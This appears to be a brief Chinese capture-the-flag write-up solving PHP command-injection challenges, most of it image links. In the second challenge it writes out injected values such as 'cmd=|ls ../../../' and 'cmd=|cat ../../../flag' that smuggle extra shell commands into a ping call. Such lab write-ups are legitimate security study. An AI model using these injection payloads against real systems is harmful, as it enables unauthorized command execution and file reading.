CMD简单的命令执行
第一题



escapeshellcmd($_POST['cmd']) 中的 escapeshellcmd() 函数主要用于转义用户输入中的特殊字符,防止攻击者通过构造恶意命令实现命令注入攻击。所以直接在目录下找到flag的文件后,直接查找flag即可。
第二题

通过分析这道题目的代码,发现依旧通过post方式输入cmd,并且cmd要拼接在ping -c 5 后面,system()的作用是执行系统命令,输入cmd=127.0.0.1;ls 发现返回的是index.php 返回上一集目录,并且它对字符没有限制,直接进行查找,发现在第三层目录下找到了flag,直接查看flag。
1 | cmd=|ls ../../../ |

1 | cmd=|cat ../../../flag |
第三题


